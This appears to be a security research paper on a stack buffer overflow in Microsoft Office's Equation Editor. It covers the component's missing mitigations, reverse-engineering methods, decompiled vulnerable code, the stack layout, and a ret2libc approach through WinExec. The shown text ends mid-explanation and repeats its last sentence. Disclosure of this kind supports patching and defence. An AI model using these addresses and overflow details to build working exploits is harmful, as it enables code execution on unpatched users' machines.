

SKELETON IN THE CLOSET

MS Office vulnerability you didn't know about

Contents

Introduction	3
Preparatory stage and methodology	3
EQNEDT32.EXE. Case history	7
OLE technology in a nutshell	8
EQNEDT32.EXE. Analysis	8
Finding vulnerability	12
Vulnerability exploitation	13
Recommendations on security enhancements	17
Conclusion	18

Introduction

What is the beginning of a typical research? Any research begins with detecting vulnerabilities with common tools. Although the process does not require much time and effort, it works well. Detection procedure is focused on vulnerabilities in third-party libraries used in outdated software and widely known to the IT community.

A developer creates different versions of its smart devices using the same third-party and legacy code. It's a common truth that usually Legacy code is the legacy (excuse tautology) of those distant times when no one followed secure development guidelines. In other words, there is a high probability that its source code has been irrevocably lost, and a binary file is the only thing left. Keeping it in mind the realities of the IoT world, Embedi's security experts analyzed PC software and chose Microsoft Office, a major office application suite with a long history. The first MS Office version was released 20 years ago. It is being developed in accordance with secure SDL. A dedicated security team tirelessly works on security enhancements for the software product, while throughout its history MS Office proved to be an extremely tempting target for attackers.

Preparatory stage and methodology

The main question to be answered in this research is: How easy is it to a vulnerability in third-party or legacy code of Microsoft Office and exploit it on the latest Microsoft Windows version? A thorough and precise research requires building attack surface of the Microsoft Office Suite. This attack surface serves as the litmus test to define:

- what elements of the MS Office Suite can be attacked
- what methods a cyber criminal can use to conduct a successful attack
- what modules of the MS Office Suite are responsible for handling formats and different segments of documents.

Also, to detect potential security weaknesses, it is worth to conduct searching for executable modules. The search is intended to identify executable modules with the lowest number of enabled security features protecting against binary vulnerabilities. See [the corresponding Microsoft article](#)¹ for more details.

[BinScope](#)², Microsoft verification tool, may come in handy to detect security weaknesses. Although the latest version of BinScope does not support scanning of a catalog on the whole but only individual files stored in it or its sub-catalogs, a simple script written in PS or Python will make the process easier and more convenient. Sure thing, the second option is an older version of BinScope that supports this functionality.

1. <https://msdn.microsoft.com/en-us/library/windows/desktop/cc307418.aspx>

2. <https://www.microsoft.com/en-us/download/details.aspx?id=44995>

These simple procedures have vital importance as they enable detecting dangerous components installed in a system, i.e. outdated and third-party ones as well as those assembled without security mitigation.

The information collected during the quick analysis of latest components distribution dates was used to make a top of the most “obsolete” components of Microsoft Office 2016 x86.

1. Microsoft Equation Editor (compiled without essential protective measures).
2. ODBC drivers and Redshift libraries (compiled without essential protective measures).
3. ODBC drivers and Salesforce libraries (compiled without essential protective measures).
4. Some .net compilations responsible for Microsoft Office user interface.

After the analysis, BinScope identified the executable module EQNEDT32.EXE (Microsoft Equation Editor - see Fig.1). The component was compiled on 11/9/2000. Without any further compilation, it was used in the following version of Microsoft Office. It seems that the component was developed by Design Science Inc. However, later the respective rights were purchased by Microsoft.




Fig.1. Microsoft Equation Editor

It is also worth mentioning that Binscope marks EQNEDT32.EXE as an unsafe component (see Fig. 2).




Fig. 2. Unsafe EQNEDT32.EXE

The results that [ProcessMitigations tool](https://www.powershellgallery.com/packages/ProcessMitigations/1.0.7)¹ showed are rather disappointing for the launched Windows 10 process:(see Fig. 3):

```
ProcessName: EQNEDT32
Source      : Running Process
Id          : 2976

DEP:
  Enable           : off
  Disable ATL      : off

ASLR:
  BottomUp         : off
  ForceRelocate    : off
  HighEntropy      : off
  DisallowStripped : off

StrictHandle:
  RaiseExceptionOnInvalid : off
  HandleExceptionsPermanently : off

System Call:
  DisallowWin32kSysCalls  : off

ExtensionPoint:
  DisableExtensionPoints  : off

DynamicCode:
  ProhibitDynamicCode     : off
  AllowThreadOpt          : off
  AllowRemoteDowngrade    : off

CFG:
  EnableCFG           : off
  EnableExportSuppression : off
  StrictMode          : off

BinarySignature:
  MicrosoftSignedOnly   : off
  StoreSignedOnly        : off
  MitigationOptIn        : off

FontDisable:
  DisableNonSystemFonts  : off
  AuditNonSystemFontLoading : off

ImageLoad:
  NoRemoteImages         : off
  NoLowMandatoryLabelImages : off
  PreferSystem32Images    : off
```

Fig.3. ProcessMitigations tool results

1. <https://www.powershellgallery.com/packages/ProcessMitigations/1.0.7>

Thus, it was crystal clear that if a vulnerability were found, no security mitigation would prevent an attacker from exploiting it.

EQNEDT32.EXE. Case history

So, what is this component and how does it operate?

The purpose of this component is insertion and editing of equations in documents (see Fig. 4).




Fig. 4. Insertion and editing of equations

It was designed with the help of the OLE technology. Any formula inserted in a document is an OLE object. The component is relevant for Microsoft Office 2000 and Microsoft 2003. Starting with Microsoft Office 2007 package, methods of displaying and editing equations changed, and the component became outdated. Still, it was not removed from the package, probably to ensure the software is compatible with documents of older versions. The component is an OutProc COM server executed in a separate address space. This means that security mechanisms and policies of the office processes (e.g. WINWORD.EXE, EXCEL.EXE, etc.) do not affect exploitation of the vulnerability in any way, which provides an attacker with a wide array of possibilities (Fig. 5).

Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	93.45	0 K	4 K	0	
System	0.22	1,688 K	12,856 K	4	
Interrupts	0.51	0 K	0 K	n/a	Hardware Interrupts and DPCs
smss.exe		312 K	1,052 K	408	Windows Session Manager
csrss.exe		2,968 K	5,744 K	580	Client Server Runtime Process
wininit.exe		936 K	4,044 K	676	Windows Start-Up Application
services.exe		4,160 K	7,464 K	736	Services and Controller app
svchost.exe		7,216 K	14,728 K	864	Host Process for Windows Services
dllhost.exe		1,324 K	5,980 K	3684	COM Surrogate
rundll32.exe	< 0.01	1,984 K	10,568 K	4288	Windows host process (Rundll32)
RuntimeBroker.exe		1,448 K	6,312 K	7972	Runtime Broker
SkypeBrowserHost.exe	< 0.01	14,568 K	31,792 K	7960	Skype Browser Host
wsmpovhost.exe	< 0.01	1,360 K	5,604 K	7352	Host process for WinRM plug-ins
EQNEDT32.EXE	< 0.01	1,904 K	8,448 K	8572	Microsoft Equation Editor
WmiPrvSE.exe		2,028 K	6,124 K	8408	WMI Provider Host
svchost.exe	< 0.01	6,300 K	10,848 K	896	Host Process for Windows Services

Fig. 5. MS Office processes

OLE technology in a nutshell

To comprehend the way vulnerabilities, embedded in MS Office documents with the help of OLE, can be exploited, one should understand what is this technology is in the first place.

There are two parts in an OLE object embedded in a document:

- internal data
- a picture displayed in the place of an object embedded in a document.

Internal data may be unique, undocumented, and depends on an OLE object embedded in a document (e.g. Excel table, PowerPoint slide).

When a document is opened, a user is shown a picture (Presentation Stream). The OLE component is neither being loaded nor executed. Only when a user double-clicks this object, the procedure of loading OLE from internal data is initiated. The procedure is conducted with the help of COM interface IPersistStorage methods. After that, the DoVerb method is executed for a corresponding action (e.g. Edit).

EQNEDT32.EXE. Analysis

EQNEDT32.EXE employs a set of standard COM interface for OLE.

- IOleObject
- IDataObject
- IOleInPlaceObject
- IOleInPlaceActiveObject
- IPersistStorage

In terms of vulnerability detection, the Load method of the IPersistStorage is the most promising one. Apparently, internal data of an OLE object is parsed there. Therefore, it may contain a vulnerability.

By using simple reverse engineering techniques, it is possible to find the IPersistStorage : Load method. It is quite evident that the “Equation Native” stream of OLE structured storage compound file is opened and read in it. The stream is used to read internal binary data of an equation, which has the following form (see Fig. 6):




Fig. 6. Internal binary data of an equation

It can be seen from the disassembled code of the component that internal data of the equation can be described as follows:

- 2-byte size of the header
- form field of the maximum equation size (4 bytes)
- header with information on the equation structure (24 bytes)
- internal representation of arbitrary length, consisting of elementary symbols and tags, of the equation.

The challenging part of the research was to define the primary procedure that was parsing the equation form. It was the developer who made the task more difficult because copying and saving of the internal form in the HGLOBAL global memory were conducted with the help of global objects with numerous references to them.

The problem was solved by creating two code coverage, using the DBI drcov instrument (a part of the [DynamoRIO framework](http://dynamorio.org/docs/page_drcov.html)¹), to process two different equations. Coverage ration was calculated with the help of the [lighthouse plug-in for IDA PRO](https://github.com/gaasedelen/lighthouse)² (see Fig. 7).

Coverage %	Function Name	Address	Blocks Hit	Instructions Hit	Function Size
100.00%	sub_41618F	0x41618F	4 / 4	16 / 16	34
100.00%	sub_436111	0x436111	2 / 2	21 / 21	44
100.00%	sub_42B124	0x42B124	1 / 1	26 / 26	74
100.00%	sub_435DAA	0x435DAA	2 / 2	40 / 40	109
100.00%	sub_435F87	0x435F87	2 / 2	24 / 24	60
100.00%	sub_430DB1	0x430DB1	1 / 1	18 / 18	31
100.00%	sub_43C03E	0x43C03E	2 / 2	17 / 17	35
100.00%	sub_42B0D8	0x42B0D8	1 / 1	27 / 27	76
100.00%	sub_43B858	0x43B858	4 / 4	54 / 54	145
100.00%	sub_4400F0	0x4400F0	1 / 1	54 / 54	144
98.75%	sub_435CC1	0x435CC1	4 / 5	79 / 80	233
96.55%	sub_4366A1	0x4366A1	8 / 9	28 / 29	98
95.83%	sub_43C061	0x43C061	4 / 5	23 / 24	60
95.24%	sub_440807	0x440807	11 / 13	40 / 42	146
94.12%	sub_42D254	0x42D254	7 / 8	32 / 34	106
93.94%	sub_42BC8C	0x42BC8C	3 / 4	31 / 33	93
93.75%	sub_4407A5	0x4407A5	5 / 6	30 / 32	98
92.86%	sub_42B16E	0x42B16E	4 / 6	65 / 70	220
92.24%	sub_43B8E9	0x43B8E9	8 / 10	107 / 116	345
91.23%	sub_436452	0x436452	6 / 9	52 / 57	200
90.91%	sub_43593A	0x43593A	4 / 5	20 / 22	53
90.91%	sub_42AC56	0x42AC56	3 / 4	40 / 44	122
89.66%	sub_42D2BE	0x42D2BE	6 / 7	26 / 29	90
89.19%	sub_440180	0x440180	6 / 9	165 / 185	559
88.10%	sub_43651A	0x43651A	3 / 6	37 / 42	126
80.49%	sub_43496D	0x43496D	7 / 10	66 / 82	241
78.05%	sub_42D14D	0x42D14D	5 / 8	32 / 41	134
70.59%	sub_436598	0x436598	7 / 11	36 / 51	172
65.49%	sub_42CFD6	0x42CFD6	6 / 9	74 / 113	375
62.50%	sub_435C64	0x435C64	4 / 7	20 / 32	93
47.44%	sub_43B510	0x43B510	6 / 21	74 / 156	504
46.55%	sub_43BEFB	0x43BEFB	4 / 21	27 / 58	221
45.62%	sub_43573D	0x43573D	14 / 29	73 / 160	493
34.06%	sub_42B605	0x42B605	7 / 17	47 / 138	449
26.43%	sub_4337FB	0x4337FB	10 / 45	74 / 280	1019
19.23%	sub_42DAFB	0x42DAFB	2 / 5	10 / 52	145

Fig. 7. Coverage ration

The obtained functions and [AlleyCat](https://github.com/gaasedelen/alleycat)³ were used to create a path to the IPersistStorage::Load method (see Fig. 8).

The resulting path was a direct one formed by several functions. This way it was possible to identify primary procedures responsible for disassembling of a binary form of an equation, which made the process of finding a vulnerability much easier.

1. http://dynamorio.org/docs/page_drcov.html

2. <https://github.com/gaasedelen/lighthouse>

3. <https://github.com/devttys0/ida/tree/master/plugins/alleycat>




Fig. 8. Path to the IPersistStorage::Load method

Finding vulnerability

All the latest attacks on Microsoft Office were performed either by using social engineering methods or by exploiting logic vulnerabilities (e.g. [CVE-2017-0199](#)). A more classic option used in the scope of the research was a [stack based overflow](#).

The function with the [004164FA address](#) was the first to stick out. Its primary function was to copy null-term lines from an internal form to buffer which was sent to it as the first argument (see Fig. 9).

```
1 char *__cdecl get_null_term_string_from_formula_mem_descriptor(char *a1)
2 {
3     char *v1; // ST0C_4@1
4     char *result; // eax@2
5
6     do
7     {
8         v1 = a1++;
9         *v1 = inc_and_get_byte_from_counter_offset();
10    }
11    while ( *v1 );
12    result = a1;
13    *a1 = 0;
14    return result;
15 }
```

Fig. 9. 004164FA function

The procedure could be called from two other procedures. Both of them send stack data with set length to it. What is more important both procedures were vulnerable to buffer overflow. It was found out that the first call related to operating with a certain window message processed in the EqnFrameWinProc function.

It was found out that the first call related to operating with a certain window message processed in the EqnFrameWinProc function. In other words, exploitation of this call was no trivial task. The second call, in its turn, related to the processing of a font name that was to be copied from an equation binary form. The call could be executed by calling IPersistStorage::Load. However, a straightforward exploitation of the function was not possible, because if it were overflowed another overflowed procedure would be called. The buffer of the first function would be too large and would overwrite all the argument of the second function that, while being executed, would call wrong addresses. Thus, the component process would crash until it would be called from the vulnerable function. For the sake of convenience, in the scope of the research, we named it LogfontStruct_Overflow. The function had the 00421774 address and overflowed a buffer in the LOGFONTA structure (see Fig. 10).

```

-000000AC 1f LOGFONTA ?
-00000070 ho dd ? ; offset
-0000006C var_6C dw 2 dup(?)
-00000068 Name db 32 dup(?)
-00000048 db ? ; undefined
-00000047 db ? ; undefined
-00000046 db ? ; undefined
-00000045 db ? ; undefined
-00000044 tm tagTEXTMETRICA ?
-0000000C var_C dw 2 dup(?)
-00000008 var_8 dw ?
-00000006 db ? ; undefined
-00000005 db ? ; undefined
-00000004 var_4 dd ?
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 lpLogfont dd ? ; offset
+0000000C a2 dw ?
+0000000E db ? ; undefined
+0000000F db ? ; undefined
+00000010 arg_8 dd ?
+00000014 arg_C dd ?
+00000018
+00000018 ; end of stack variables

```

Fig. 10. LOGFONTA function

Ironically, but not even correcting buffer size so that it would not overwrite input arguments of the LogfontStruct_Overflow function, could make the situation any better. Instead, another buffer overflow would be caused by the 004115A7 and 0041160F addresses.

Correcting the size of the passed line again would bring positive results: full control over the address of a function return would be returned and it would be possible to go to the necessary address.

Vulnerability exploitation

Arbitrary code execution required to execute ret2libc. The first several bytes of known set addresses from EQNEDT32.EXE were zero bytes. That is why it was not possible to copy the ROP chain built by devices from the executable file (there were potential vulnerabilities in the component as well).

The obsolescence of the component resulted in the following:

1. EQNEDT32.EXE developers called for the WinExec function for some unknown reasons.
2. The last described function turned out to be a perfect fit for WinExec.

The point 2 was possible due to the argument that caused buffer overflow being the first one for the function with overflow. The second passed argument was NULL. The point 2 was possible due

to the argument that caused buffer overflow being the first one for the function with overflow. The second passed argument was NULL.

